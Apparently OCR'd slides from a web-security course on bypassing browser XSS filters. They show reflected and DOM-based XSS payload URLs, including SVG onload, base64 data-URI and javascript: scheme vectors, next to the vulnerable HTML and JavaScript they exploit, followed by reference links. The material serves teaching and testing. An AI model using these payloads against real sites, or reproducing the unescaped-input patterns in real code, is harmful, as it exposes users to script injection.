


```
http://victim.site/inject?x=giuseppe"><svg/onload=alert(1)>
```

4.4.2 (Un)Filtered Scenarios – Injecting Inside HTML Tag Attributes

Injecting Inside HTML Tag Attributes

We can bypass WebKit with:




```
http://victim.site/inject?x=giuseppe"><a/href="data:text/html;base64,PHNjcmlwdD5hbG
VydCgxKTs8L3NjcmlwdD4=">clickhere<!--
```

```
Change your username <input value="Injection"/>
```

4.4.3 (Un)Filtered Scenarios – Injecting Inside SCRIPT Tag

Injecting Inside SCRIPT Tag

Often JavaScript variables are set with parameters from URL:




```
http://victim.site/inject?name=giuseppe";alert(1);//
```

```
<script>
    var name = "Injection";
</div>
```

4.4.4 (Un)Filtered Scenarios – Injecting Inside Event Attributes

Injecting Inside Event Attributes

Event attributes are not inspected by native browser filters.




```
http://victim.site/inject?roomID=alert(1)
```

```
<button onclick="reserve(roomID);">
Reserve your sit!
</button>
```

4.4.5 (Un)Filtered Scenarios – DOM Based

DOM Based

DOM based are not inspected by native browser filters.



```
http://victim.site/inject?next=javascript:alert(1)
```

```
<script>
    …
var next = location.search.replace("?next=", "");
domEl.innerHTML = "<a href='"+next+"'>next page</a>";
```

4.4.5 (Un)Filtered Scenarios – DOM Based

DOM Based

There are other scenarios that are not covered by browsers filters.

For example, **fragmented** vectors in multiple GET parameters or attacks that are not reflected in the same page, mXSS, etc.

References

References

XSS Filter Evasion Cheat Sheet

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

HTML5 Security Cheatsheet

http://html5sec.org/

OWASP ModSecurity Filter

https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf

xss.swf

https://github.com/evilcos/xss.swf

References

Develop PHP – Development Technology Training Center

http://www.developphp.com/

Events in HTML

http://help.dottoro.com/lhwfcplu.php

Control character

http://en.wikipedia.org/wiki/Control_character

Characters allowed after attribute name

http://shazzer.co.uk/vector/Characters-allowed-after-attribute-name

References

Characters allowed before attribute name

http://shazzer.co.uk/vector/Characters-allowed-before-attribute-name

domxsswiki - ExecutionSinks.wiki

https://code.google.com/p/domxsswiki/wiki/ExecutionSinks

RFC2397

http://tools.ietf.org/html/rfc2397

VBScript is no longer supported in IE11 edge mode

http://msdn.microsoft.com/en-us/library/ie/dn384057(v=vs.85).aspx

References

Using Script Encoder

http://msdn.microsoft.com/en-us/library/cbfz3598(v=vs.84).aspx

Script Encoder Plus

http://dennisbabkin.com/screnc/

XSS technique without parentheses

http://www.thespanner.co.uk/2012/05/01/xss-technique-without-parentheses/

Unofficial URI scheme

http://tools.ietf.org/html/draft-hoehrmann-javascript-scheme-03